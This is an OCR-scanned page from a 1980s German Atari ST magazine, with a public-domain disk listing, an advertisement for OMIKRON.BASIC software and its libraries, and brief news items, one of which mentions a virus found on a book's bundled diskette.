
PD-DISK:105
Digi Sound "MIAMI VICE"

PD-DISK:159
Digi Sound von Saga "Wind him up"


PD-DISK:160
Digi Sound von Jean Michel Jarre "Oxygen"
COMMAND.TOS: Shell

PD-DISK:161
Digi Sound von Jean Michel Jarre 'Equinox IV'


STATISTIK - Library




NUMERIK - Library



MIDI - Library



MASKENEDITOR



D. R. A. W.!





„Der OMIKRON.BASIC-Interpreter stellt zusammen mit dem Compiler das beste BASIC-Entwicklungssystem für den Atari ST dar."
(ST Computer 9/87, S. 64)

Ein umfangreicher Befehlssatz, ein leistungsstarker Editor und höchste Ausführungsgeschwindigkeit kennzeichnen den OMIKRON.Interpreter.

- 19 Stellen Genauigkeit bei allen Funktionen
- Matrizen-Algebra
- Masken-INPUT, SORT-Befehl (mit deutschen Umlauten)
- Strukturiertes Programmieren: rekursive Prozeduren, mehrzeilige Funktionen
- 99 % MBASIC-kompatibel

OMIKRON.BASIC auf Diskette	**DM 179,–**
OMIKRON.BASIC auf Modul	**DM 229,–**

Noch mehr Tempo erreichen Ihre in OMIKRON.BASIC geschriebenen Programme durch unseren OMIKRON.Compiler.
Der Compiler erzeugt ein Assemblerprogramm (echte Maschinensprache, keinen P-Code!), das direkt vom Desktop aus angeklickt werden kann. Auch Accessories können Sie mit dem OMIKRON.Compiler erstellen. Durch CUTLIB werden nur diejenigen Ausführungsroutinen eingebunden, die tatsächlich gebraucht werden; die Folge sind außerordentlich kompakte Programme. Die Ablaufgeschwindigkeit der compilierten Programme ist außergewöhnlich. Der Tester in der mc meinte gar:
(mc 2/87, S. 122)

OMIKRON.Compiler	**DM 179,–**
OMIKRON.Compiler für 68881 (vollkompatibel zum normalen Compiler)	**DM 229,–**

Wer professionell Programme entwickelt, möchte nicht jedesmal das Rad neu erfinden. Mit neuen Libraries (Befehls-Bibliotheken) und Hilfsprogrammen macht OMIKRON.BASIC Ihnen das Leben jetzt noch etwas leichter. Libraries erweitern den Befehlssatz: Sie laden einfach die Library, und die neuen Befehle stehen Ihnen sofort zur Verfügung.
Außer den links abgebildeten Programmen gibt's noch eine Robot-Library (ab Mai) und einen **I**ntegrierten **D**ebugger **E**ditor **A**ssembler **L**inker (kurz **IDEAL**), mit dem Sie Maschinenprogramme erstellen und austesten können (ST Magazin 19, Seite 74: „Debugger der Superklasse")

Alle links abgebildeten Programme	**je DM 79,–**
IDEAL	**DM 99,–**

Gerne schicken wir Ihnen nähere Informationen zu – Anruf genügt!

OMIKRON.

Programme für Programmierer

OMIKRON.SOFTWARE
Erlachstraße 15 · D-7534 Birkenfeld · ☎ (0 70 82) 53 86
Frankreich: OMIKRON · France, 11 Rue Dérodé, F-51100 Reims
Luxemburg: ELECOMP, 11 Avenue de la gare, L-4131 Esch-Alzette
Niederlande: Terminal Software Publicaties, Postbus 111, NL-5110 Baarle-Nassau
Österreich: Ueberreuter Media, Laudongasse 29, A-1082 Wien
Schweiz: Thali AG, Industriestrasse 6, CH-6285 Hitzkirch

SONDERBEILAGE

Aktuelle, brandheiße Neuigkeiten - in letzter Sekunde in der Redaktion eingetroffen

Düsseldorf, GFA Systemtechnik

Parallel zu GFA Basic 3.0 wurde ein Buch über die neuen Features der Version 3.0 veröffentlicht. Auf der dem Buch beiliegenden Diskette wurde ein Virus festgestellt !!!
Dieser ist dem in dieser Ausgabe vorgestellten Virus nicht unähnlich. Zur Erkennung und Vernichtung des Virus empfehlen wir unser Programm 'Virus-Checker' , daß in der PD-Library auf Disk #184 neu aufgenommen wurde.

Birkenfeld, OMIKRON

Endlich wurde von Atari Corp. der längst überfällige Schritt getan:
Das hoffnungslos veraltete ST Basic, an Geschwindigkeit kaum zu untertreffen, ist aus dem Programm genommen worden. An seiner Stelle wird nun zu jedem verkauften Atari ST eine neue Version des Omikron.Basic kostenlos mitgeliefert !!! Die neue Version arbeitet mit Pull-Down Menues und kennt einige neue Befehle.